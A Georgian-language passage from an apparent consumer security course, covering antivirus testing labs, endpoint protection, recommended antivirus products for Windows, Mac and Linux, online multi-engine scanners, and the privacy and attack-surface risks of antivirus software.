იმის გამო რომ ვირუსები დიდი სისწრაფით იცვლებიან ასევე იცვლებიან დაცვის პროგრამებიც. შესაბამისად ერთადერთი გამოსავალი არის ამ პროგრამების მუდმივი შემოწმება (ტესტირება). მაგრამ ტესტირება საკმაოდ ძვირიანი და ძნელი საქმეა. უბრალო მომხმარებელი ნამდვილად ვერ შეძლებს ასეთ რამეს. საბედნიეროდ არსებობენ დამოუკიდებელი შემმოწმებელი კომპანიები. რომლებიც აქვეყნებენ თავიანთი შემოწმების შედეგებს.

ეს საიტი https://www.av-comparatives.org/list-of-av-testing-labs/ ჩამოთვლის ანტივირუსების ტესტირების საიტებს.

ამ საიტზე ნახავთ ტესტების შედეგებს



შეგიძლიათ გაერკვეთ ტესტირების მეთოდოლოგიაში და ნახოთ თითოეული ტესტის შედეგიც.

გაითვალისწინეთ, რომ ძალიან მნიშვნელოვანი ანტივირუსის მუშაობის სისწრაფე რადგან მან შიძლება ძალიან შეანელოს კომპიუტერის მუშაობა. თუ გინდათ რომ ანტივირუსი ზოგადად შეაფასოთ შეხედეთ Real World Performance ტესტის შედეგებს, აქ ანტივირუსები მოწმდებიან ძალიან ბევრი ცნობილი ვირუსით. ზოგიერთ შემთხვევაში ზოგი ანტივირუსი ძალიან კარგ შედეგს აჩვენებს და შემდეგ აღმოჩნდება რომ ცოტა ხნის შემდეგ

შედეგი არც თუ ისე კარგია. საზოგადოდ, ზოგიერთი ანტივირუსები სტაბილურად კარგ შედეგებს აჩვენებენ, თუმცა ყოველთვის შეიძლება არ იყონ ყველაზე საუკეთესო.

რამდენად შეიძლება ენდოთ ამ ინფორმაციას, ძნელი სათქმელია. ლაბორატორიები ირწმუნებიან რომ დამოუკიდებლები არიან. მეორე მხრივ გამოსავალიც არ გვაქვს რადგან ასეთ ტესტირებას ჩვენ თვითონ ვერ გავაკეთებთ.

რატომ არის ტესტირება ასე ძნელი და არასანდო. არსებობს რამდენიმე მიზეზი:

1. სატესტო კომპანიები შეიძლება ფინანსდებოდნენ გარკვეული ანტივირუსების შემქმნელი კომპანიების მიერ. ცხადია ასეთ შემთხვევაში ამ პროდუქტების ცუდი მხარეების წარმოჩენა არ არის ტესტერის ინტერესში. რადგან მომავალ წელს დაფინანსებას ვეღარ მიიღებს.
2. სრულიად დამოუკიდებელიც რომ იყოს კომპანია, მაინც რთულია ტესტირება. რადგან სად უნდა იშოვონ ბევრი ახალი ვირუსები? კომპანიები მიდიან ისეთ საიტებზე როგორიც არის VirusTotal, wildlist, მაგრამ აქ მოყვანილია უკვე ცნობილი ვირუსები ცნობილია მათი ხელმოწერებიც. შესაბამისად ეს ვირუსები ცნობილია ყველა ანტივირუსისათვის. როცა ტესტირება გიჩვენებთ 100% დაცვის შედეგს ეს მეტყველებს ტესტის სისუსტეზე. ჩვეულებრივ, ნამდვილ სიტუაციებში ვირუსების 30% აღწევს ყველაზე კარგი ანტივირუსების დაცვაში.
3. სატესტო კომპანიები ფულს უხდიან ხალხს რომ იპოვონ და წარმოადგინონ ახალი ვირუსები. ეს ძალიან კარგი, მაგრამ ახალ ვირუსებს აქვთ ფასი და მათ ერთნაირად ყიდულობენ როგორც ანტივირუსის კომპანიები ისე ტესტერები.

სინამდვილეში საჭიროა ახალი და უცნობი ვირუსების მიწოდების წყარო რომელიც მხოლოდ ტესტის კომპანიას მიაწვდის ამ ვირუსებს. ეს კი პრაქტიკულად შეუძლებელია. სამწუხაროდ ჯერჯერობით ინდუსტრიამ ვერ მოახერხა შეექმნა ტესტირების კარგი მეთოდოლოგია. სამწუხაროდ გვაქვს რაც გვაქვს და ბევრს ვერაფერს ვიზამთ.

ბიზნესის დაცვის საუკეთესო პროგრამები EPP


როცა ანტივირუსებს ყიდიან კერძო მომხმარებლებისათვის მათ ჯერ კიდევ ანტივირუსებს უძახიან. მიუხედავად იმისა რომ ამ პროგრამებს ბევრად მეტი კომპიუტერის დაცვის თვისებები აქვთ უბრალო ანტივირუსებთან შედარებით. ხოლო როცა ეს პროგრამები ბიზნესისათვის იწარმოება და ბიზნესებზე იყიდება მათ End Point Protection (EPP)-ს უწოდებენ. სინამდვილეში ეს პროდუქტები დიდად არ განსხვავდება ერთმანეთისაგან და მაღალი დონის ანტივირუსს იგივე თვისებები აქვს რაც EPP-ს. როგორც წესი ბიზნესზე გათვლილ პროგრამებს ბიზნესისათვის საჭირო თვისებები აქვთ დამატებული როგორიც არის დაშორებული მართვა, სერვერის სკანირების, მაგალითად ინტერნეტ ჭიშკრის სკანირების შესაძლებლობა. მაგრამ ვირუსებისაგან დაცვის მეთოდოლოგია და ფუნქციები არ განსხვავდება კერძო მომხმარებლის პროგრამაში გამოყენებული მეთოდოლოგიისაგან.

როგორ გავარკვიოთ რომელი პროგრამებია საუკეთესო?

ზუსტად ისევე როგორც ანტივირუსების შემთხვევაში, სიტუაცია მუდმივად იცვლება ჩნდებიან ახალი ვირუსები და საჭირო ხდება ახალი დაცვის მეთოდების მოგონება. ამას ემატება ბიზნესისათვის საჭირო ფუნქციები და თვისებები. შესაბამისად აქ გადაწყვეტილების მიღება უფრო ძნელია რადგან არჩევის კრიტერიუმები გართულდება ბიზნესის სტრატეგიის და მოთხოვნილების მიხედვით.

ბიზნესები ხშირად თხოვენ კომპანიებს რომ მოახდინონ თავის პროდუქტების ჩვენება და ტესტირება მათ სისტემაზე. აქაც ფრთხილად უნდა იყოთ, რადგან არის გარკვეული ჩივილები რომ კომპანიები ერთმანეთის პროდუქტების გარკვეულ თვისებებს გამორთავენ დემონსტრაციისას რომ აჩვენონ რომ საკუთარი პროგრამა უკეთესია.


ცხადია არსებობს ტესტირების კომპანიებიც რომლებიც ტესტირების შედეგებს აქვეყნებენ. ერთერთი ასეთი საიტია https://www.av-test.org/en/antivirus/business-windows-client/





უმეტეს შემთხვევებში ანტივირუსების და EPP-ის ტესტირების შედეგები მსგავსია რადგან ორივე ტიპის პროგრამა ერთ მეთოდოლოგიას იყენებს ვირუსებთან საბრძოლველად. ისევ არავინ იცის რამდენად სანდოა ამ ტესტირების შედეგები, მაგრამ სულ ეს არის რაც გვაქვს.

Windows-ის ანტივირუსები

უამრავი სხვადასხვა ანტივირუსი არსებობს Windows-სათვის, ჩემი ზარით საუკეთესოებია Bit Defender, Norton Security/LifeLock და McAfee Antivirus. ეს სისტემები იძლევიან არა მარტო დაცვას ვირუსებისაგან არამედ კონფიდენციალობის დაცვის მექანიზმებსაც. მათ მოჰყვებათ VPN კლიენტები, Firewall-ები და სხვა ძალიან სჭირო და გამოსადეგი ფუნქციები. ეს პროგრამები ფასიანია და ჩვეულებრივ 20-70$-ის ფარგლებში ღირს წელიწადში.








არსებობს ასევე უფასო დაცვაც რომელიც Windows-ს მოჰყვება. მას Windows Defender ჰქვია, არსებობს მისი პორტატული ვერსიაც https://www.microsoft.com/security/blog/2012/09/19/microsofts-free-security-tools-windows-defender-offline/. ეს პროგრამა Windows-ის უსაფრთხოების სხვა ფუნქციებთანაა ინტეგრირებული, თუმცა იგი ძირითადად ეყრდნობა ვირუსების ხელმოწერებისა და Heuristic შემოწმებას. იგი როგორც წესი საშუალო შედეგებს აჩვენებს. ნამდვილად დაგიცავთ ბევრი ვირუსებისაგან თუმცა შორსაა კარგი ანტივირუსებისაგან.

ბევრი ანტივირუსი საშუალებას გაძლევთ საცდელი ვერსია ჩამოტვირთოთ. ასევე არსებობს გამარტივებული უფასო ვერსიებიც. მაგალითად BitDefender-ს აქვს ასეთი შესაძლებლობა. ეს ვერსიები ბევრად უფრო შეზღუდულია ფუნქციონალობით და შესაძლებლობებით მაგრამ შეიძლება მხოლოდ ეგეთი ფუნქციონალობა გჭირდებათ.

Windows-სისტემას ყველაზე მეტად სჭირდება ანტივირუსები. თუ გამოიყენებთ ამ კურსში განხილულ თავდაცვის სხვადასხვა მექანიზმებს, ანტივირუსი შეიძლება სულაც არ იყო საჭირო, ან Windows Defender-მაც კარგი სამსახური გასწიოს. თუმცა, ტექნიკური ცოდნის არმქონე მომხმარებლებისათვის ალბათ ანტივირუსი ნამდვილად საჭიროა.

EPP-ს შემთხვევაში, როგორც უკვე აღვნიშნეთ, იგივე პროდუქტებია საუკეთესო რაც ანტივირუსების შემთხვევაში. ბოლო მონაცემებით https://www.datanyze.com/market-share/ep--359 Trend Micro-ს აქვს ბაზრის ყველაზე დიდი ნაწილი, მას ახლო მოჰყვებიან Noton Lifelock და McAfee.



თუმცა სიტუაცია ჩქარა იცვლება და ეს განაწილებაც შეიძლება შეიცვალოს. მაგრამ ცხადია, რომ Norton და McAfee არიან ლიდერები ბევრი წლის განმავლობაში და ალბათ სანდო კომპანიები არიან.


ეს სტატია https://www.fortunebusinessinsights.com/industry-reports/endpoint-security-market-100614 მოგაწვდით ინფორმაციას EPP ბაზრის განვითარების შესახებ.

ეს ტექნოლოგიები სწრაფად იცვლებიან და შესაბამისად როცა ამ ტექსტს წაიკითხავთ სიტუაცია შეიძლება შეიცვალა. ნუ ენდობით მხოლოდ ჩვენ რჩევას, შეეცადეთ გამოიკვლიოთ ბაზარი და თქვენთვის საჭირო პროდუქტი შეარჩიოთ.

MAC XProtect

MAC ოპერაციული სისტემები შეიცავენ XProtect-ს რაც დაახლოებით იგივე როლს ასრულებს რასაც Windows Defender-ი Windows-ში. ოღონდ ერთი განსხვავებით XProtect კიდევ უფრო სუსტია. იგი დაფუძნებულია მხოლოდ ვირუსების ხელმოწერებზე. როცა ფაილი ჩამოიტვირთება და გახსნა გინდათ, სისტემა შეგეკითხებათ ენდობით თუ არა ამ ფაილს და ნამდვილად უნდა გახსნას თუ არა. ამ დროს ხდება ამ ფაილის ხელმოწერის შედარება ცნობილი ვირუსების ხელმოწერებზე. ანტივირუსი იყენებს ფაილს Plist, რომელშიც თავმოყრილია ვირუსების ხელმოწერები. თუ ფაილის ხელმოწერა რომელიმე ამ ხელმოწერას დაემთხვა მოხდება ამ ფაილის დაბლოკვა. სამწუხაროდ არ ხდება რეკლამის პროგრამების ბლოკირება, არა და რეკლამის ფაილები ყველაზე უფრო ხშირად გამოიყენება ჰაკერების მიერ. ეს საიტი https://support.apple.com/en-gb/HT202491 აგიხსნით უფრო დაწვრილებით როგორ ხდება ვირუსების აღმოჩენა და რა შეტყობინებებს მიიღებთ.


Appl-ი ცდილობს გამოიყენოს Yara იმისათვის რომ უკეთესად მოხდეს ვირუსების აღმოჩენა. ვინც არ იცით, Yara შეიქმნა Google-ს მიერ ვირუსების რეგისტრაციისა და კლასიფიკაციისათვის. ეს ხელსაწყო შეიქმნა ვირუსების შემსწავლელი სპეციალისტებისათვის.



შესაბამისად XProtect შეიძლება კარგად განვითარდეს. მართლაც XProtect -ის ბოლო ვერსიები იყენებენ Yara ხელმოწერებს. ასევე გაითვალისწინეთ რომ Apple-სათვის არ იწერება ბევრი ვირუსები. შესაბამისად Apple ცდილობს ასეთი პროგრამებით დაიცვას თავი დიდი შეტევებისაგან. ეს საიტი https://www.intego.com/mac-security-blog/topic/xprotect/ მოგცემთ დამატებით ინფორმაციას XProtect-ის შესახებ.

MAC-სათვის არსებული საუკეთესო ანტივირუსები

პრინციპში აქაც ახალი არაფერი არ ხდება რაც Windows-საგან განსხვავებული იქნება. ყველაზე კარგი ანტივირუსები იგივე კომპანიებს ეკუთვნით, ეს https://www.antivirusguide.com/best-antivirus-mac/?lp=default&utm_source=google&utm_medium=cpc&sgv_medium=search&utm_campaign=6478205166&utm_content=99672426416&utm_term=best%20antivirus%20for%20mac&cid=508925511797&pl=&feeditemid=&targetid=aud-754909914386:kwd-3323584994&mt=e&network=g&device=c&adpos=&p1=&p2=&geoid=1008736&gclid=CjwKCAjw9uKIBhA8EiwAYPUS3AD4pTHGbTBeVviVhiSc5TfAWt_TQY0SKEzl9xxgB0DjK6Y8VgqSgBoCglsQAvD_BwE ბმული გიჩვენებთ ერთერთი ასეთი ტესტირების საიტს.




სადაც საუკეთესო ანტივირუსებია Bit Defender, Norton McAfee. წავიდა ის დრო როცა Mac-ის მომხმარებლებს ეგონათ რომ Mac-ის დავირუსება შეუძლებელია. Windows-თან შედარებით მოგვიანებით, მაგრამ უკვე გამოჩნდა დაცვის სრულფასოვანი სისტემები.

დიდი ხანია გამოჩნდა გამოსასყიდის მომთხოვნი ვირუსები Mac-სათვის.

MalwareBytes აქვს უფასო ვერსია რომლის საშუალებითაც შეიძლება კომპიუტერის სკანირება ვირუსებზე. ეს საკმაოდ კარგი პროგრამაა, რომელსაც ბევრი Windos-მომხმარებელიც იყენებს.

საიტი https://www.thesafemac.com/ მოგაწვდით ინფორმაციას Mac-ის ველაზე ახალი ვირუსების და მათი მეთოდოლოგიის შესახებ.




You Tube- ზე მოძებნეთ Patrick Wardle-ის ვიდეობი MAC-ის შესახებ. საკმაოდ საინტერესო ვიდეობია.

Linux-ის საუკეთესო ანტი ვირუსები და EPP

იმის გამო რომ Linux-ს ბევრი ხალხი არ იყენებს და იმის გამო რომ უამრავი სხვადასხვა ვერსია არსებობს ძალიან ცოტა ვირუსები იწერება ამ სისტემისათვის. ვირუსების ძირითადი ნაწილი იწერება სერვერებისათვის. ეს ვიკიპედიის სტატია https://en.wikipedia.org/wiki/Linux_malware მოგცემთ მეტ ინფორმაციას და ვირუსების სხვადასხვა ტიპების ჩამონათვალს. გაითვალისწინეთ რომ ძალოვან სტრუქტურებს აქვთ ასეთი ვირუსები. ჩვენ

ნამდვილად ვიცით რომ აშშ-ს აქვს ასეთი ვირუსები. ლინუქსის ანტივირუს პროგრამები არიან ბევრად უფრო მარტივი ვიდრე Windows-სათვის შექმნილი სისტემები.

ერთ-ერთი ანტივირუს პროგრამა Debian-სათვის არის Clam AV



ასევე არსებობს სერვერებისათვის ხელმოწერებზე დაფუძნებული ბრძანებების სტრიქონით მომუშავე ანტივირუსები როგორიც არის ChkRootkit http://www.chkrootkit.org/.


LMD – Linux Malware Detect https://www.rfxn.com/projects/linux-malware-detect/ წარმოადგენს კიდევ ერთ ანტივირუსს.

თუ უფრო მეტი ანტივირუსების ნახვა გინდათ მოძებნეთ ვიკიპედიას გვერდზე.

Linux სისტემებისათვის არ არსებობს ბევრი ანტივირუსი და ვირუსი. ანტივირუსული პროგრამები არ არიან კარგად განვითარებული.


ინტერნეტის ანტივირუსები და დამატებითი ანტივირუსები

არსებობენ ინტერნეტის ანტივირუსები. ეს ანტივირუსები იყენებენ რამდენიმე სხვადასხვა ანტივირუსს და შესაბამისად საკმაოდ კარგ შედეგსაც იძლევიან. ყველაზე პოპულარულია Virus Total. მას შეუძლია ფაილების შემოწმება და ასევე ვებ მისამართებზე მოთავსებული რესურსების დასკანირება. ფაილის დასასკანირებლად დააჭირეთ Choose File ღილაკს,




იპოვეთ შესაბამისი ფაილი, სისტემა მოგთხოვთ რომ დაადასტუროთ ფაილის ატვირთვა, დააჭირეთ Confirm Upload ღილაკს და დაიწყება ფაილის შემოწმება.

შედეგი კი გიჩვენებთ რომელი ანტივირუსებით შეამოწმა ფაილი და იპოვა თუ არა რამე თითოეულმა მათგანმა.



ხოლო Details ჩანართი კი გიჩვენებთ დაწვრილებით ინფორმაციას ფაილის შესახებ.



ამ საიტს კიდევ ბევრი სხვა თვისებებიც აქვს რომელშიც გარკვევა არ არის ძნელი, მთავარი ამ თვისებებისაგან მაინც ალბათ არის API, რომელიც სხვა პროგრამებს და სისტემებს აძლევს საშუალებას ამ საიტის შესაძლებლობები ავტომატურ რეჟიმში გამოიყენონ და გაუგზავნონ ფაილები და სკანირების მოთხოვნები.

თუ მოძებნით, აღმოაჩენთ რომ არსებობს ბევრი სხვა მსგავსი პროგრამა. ეს საიტი https://alternativeto.net/software/virustotal/ მოგცემთ სიას და აგიხსნით რას აკეთებს თითოეული მათგანი

არსებობენ შემდეგი საიტებიც:

- Trend Micro https://www.trendmicro.com/it_it/forHome/products/housecall.html
- Jotti https://virusscan.jotti.org/
- Virusscan.org https://virscan.org/
- ESET https://www.eset.com/us/home/online-scanner/

ასევე არსებობენ ღრუბელზე დაფუძნებული სკანერები, რომლებსაც დამატებით აზრის, ან დამატებითი ანტივირუსები ჰქვიათ. მათი პროგრამები უნდა დააყენოთ კომპიუტერზე და ისინი ასკანირებენ თქვენ კომპიუტერზე ღრუბელში მოთავსებული სერვერისა და რესურსების საშუალებით. თუმცა ეს პროგრამები ძირითადად არ ახდენენ ვირუსების მოშორებას. ისინი მხოლოდ ვირუსების აღმოსაჩენად გამოიყენება. ასეთი პროგრამაა Hard Protect https://www.herdprotect.com/downloads.aspx აქ უნდა ჩამოტვირთოთ პროგრამა რომელიც თავისი საიტის გამოყენებით ასკანირებს თქვენს კომპიუტერს.

HitmanPro https://www.hitmanpro.com/en-us უნდა ჩამოტვირთოთ და დააყენოთ თქვენ კომპიუტერზე, დასკანირება ხდება მისი საკუთარი პატარა და სწრაფი მონაცემთა ბაზის საშუალებით და შემდეგ ინტერნეტში განთავსებული ღრუბელის სერვერის საშუალებით. მას ასევე აქვს ვირუსების განადგურების საკმაოდ ძლიერი შესაძლებლობები.

რამდენად საშიშია ანტივირუსები და EPP

რა რისკები მოსდევს ანტივირუსებს:

- ვერ აღმოაჩინოს და გააჩეროს ვირუსები, განსაკუთრებით დაშიფრული და ვიწრო აუდიტორიაზე გამიზნული ვირუსები.

- ამცირებს სისტემის სისწრაფეს.
- წარმოადგენს კონფიდენციალურობის სერიოზულ საფრთხეს.
- თქვენი კომპიუტერი მუდმივად უგზავნის მონაცემებს ანტივირუსის სერვერებს, მაგრამ რა მონაცემებს არ ვიცით. მეტა მონაცემებს ინახავენ ეს კომპანიები.
- SSL/TLS დაშიფვრა შეიძლება გატეხონ. საქმე იმაშია რომ ანტივირუსს სჭიდება წაიკითხოს მონაცემები და გაარკვიოს რომელია ვირუსის შესაბამისი მონაცემები. ამას კი ვერ იზამს თუ მონაცემები დაშიფრულია. ამიტომ უწევს მოთავსდეს იქ სადაც ხდება მონაცემების გაშიფვრა. შესაბამისად იგი კითხულობს დაშიფრულ მონაცემებს და შეუძლია ეს მონაცემები სხვასაც გადასცეს.
- რადგან ადმინისტრატორის რეჟიმში მუშაობენ მეხსიერების მონაცემები შეიძლება გაუგზავნოს თავის სერვერს. შესაბამისად თუ რამე პაროლია მოთავსებული თქვენ მეხსიერებაში ეს პაროლი შეიძლება გაიგზავნოს ანტივირუსის სერვერზე.
- დახურული არქიტექტურა - შესაბამისად წარმოდგენა არ გვაქვს რას აკეთებენ და რა დაშიფრულ ინფორმაციას აგზავნიან თავის სერვერზე.
- მოჰყვება ბევრი სარეკლამო და გამოუსადეგარი პროგრამა.
- ზოგი, განსაკუთრებით უფასო ანტივირუსები, ყიდიან თქვენ მონაცემებს https://www.wired.co.uk/article/avg-privacy-policy-browser-search-data. უფასო პროგრამებმა ცხადია ფული რაღაცნაირად უნდა გააკეთონ. ისე რომ ეს გასაკვირი არ არის.
- ანტივირუსი ზრდის ჰაკერის შეტევის ფრონტს, რადგან ბევრი ანტივირუსი შეიძლება თვითონ გახდეს ვირუსის მსხვერპლი ან ჰქონდეს შეცდომები რომლებსაც ჰაკერები გამოიყენებენ. https://grahamcluley.com/zero-day-vulnerability-kaspersky-fireeye/ https://thehackernews.com/2016/01/free-antivirus-hacking.html?m=1 https://bugs.chromium.org/p/project-zero/issues/detail?id=704&utm_content=buffer30a71&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer&redir=1 https://bugs.chromium.org/p/project-zero/issues/detail?id=714&redir=1 https://arstechnica.com/information-technology/2016/06/25-symantec-products-open-to-wormable-attack-by-unopened-e-mail-or-links/ კარგი მაგალითებია თუ როგორ აღმოაჩინეს კრიტიკული შეცდომები ანტივირუსებში. იმის გამო რომ 